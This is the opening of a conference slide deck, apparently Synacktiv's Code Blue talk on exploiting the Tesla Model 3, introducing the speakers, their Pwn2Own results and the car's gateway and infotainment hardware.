

Unlocking the Drive

Exploiting Tesla Model 3

CODE BLUE
@TOKYO



Who are we



David BERARD

SECURITY EXPERT
[@_p0ly_](#)



Vincent DEHORS

SECURITY EXPERT
[@vdehors](#)

 **SYNACKTIV**

- Offensive security
- 150 Experts
- Pentest, Reverse Engineering, Development, Incident Response

◎ Reverse Engineering team

- 45 reversers
- Low level research, reverse Engineering, vulnerability research, exploit development, etc.

Pwn2own

& previous work



Competition organized by ZDI

Took place in Vancouver (April 2023)

New Pwn2Own Automotive in Tokyo (Jan. 2024)

Pwn2Own 2022


Infotainment preauth RCE (Wifi)
& sandbox escape & 2 kernel bugs



Pwn2own 2023


4

Timeline



Car architecture

Multimedia and vehicle domains separated by a **gateway**




Model 3 – Infotainment

Hardware

Gateway: SPC5748GS

SoC Intel Atom or AMD Rizen



